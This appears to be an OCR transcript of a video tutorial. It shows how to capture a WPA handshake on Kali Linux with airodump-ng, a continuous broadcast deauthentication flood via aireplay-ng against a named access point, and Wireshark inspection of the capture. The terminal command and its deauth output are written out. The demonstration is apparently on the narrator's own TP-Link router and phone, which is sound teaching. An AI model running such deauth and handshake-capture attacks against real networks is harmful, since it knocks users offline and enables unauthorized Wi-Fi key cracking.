
We can see that this client has connected to that network.




- we're going to use:

the command sudo airodump-ng -w.

- So I'm going to store the pcap file hack1 as
- an example to open with Wireshark in a file called hack1







- Deauthenticate clients from the network.
- and this deauth 0 means we're not going to stop
- the number of deauthentications used against that access point.
- Notice a whole bunch of deauths are sent.


```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ sudo aireplay-ng --deauth 0 -a 90:9A:4A:B8:F3:FB wlan0mon

[sudo] password for kali:
06:17:53  Waiting for beacon frame (BSSID: 90:9A:4A:B8:F3:FB) on channel 2
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
06:17:53  Sending DeAuth (code 7) to broadcast -- BSSID: [90:9A:4A:B8:F3:FB]
06:17:54  Sending DeAuth (code 7) to broadcast -- BSSID: [90:9A:4A:B8:F3:FB]
06:17:55  Sending DeAuth (code 7) to broadcast -- BSSID: [90:9A:4A:B8:F3:FB]
06:17:55  Sending DeAuth (code 7) to broadcast -- BSSID: [90:9A:4A:B8:F3:FB]
```

- On my phone, it's moved from one access point to the other.




- **I'll try and connect back to the TP-Link network**






- **You can see the WPA handshake was captured.**
- **Client is not able to connect to the network**


- Control + C allows me to stop this process.




- what you'll notice is we've got this hack file captured
- and what I could do now is use Wireshark
- to open up that cap file.




- So a whole bunch of information has been captured
- but I'm going to search for the handshake,
- So we've captured the WPA four-way handshake.
- between a TP-Link device and my iPhone.



- So you could open up the Wireshark capture and have a look
- but notice in message two we see WPA key data




- so I'll close that down



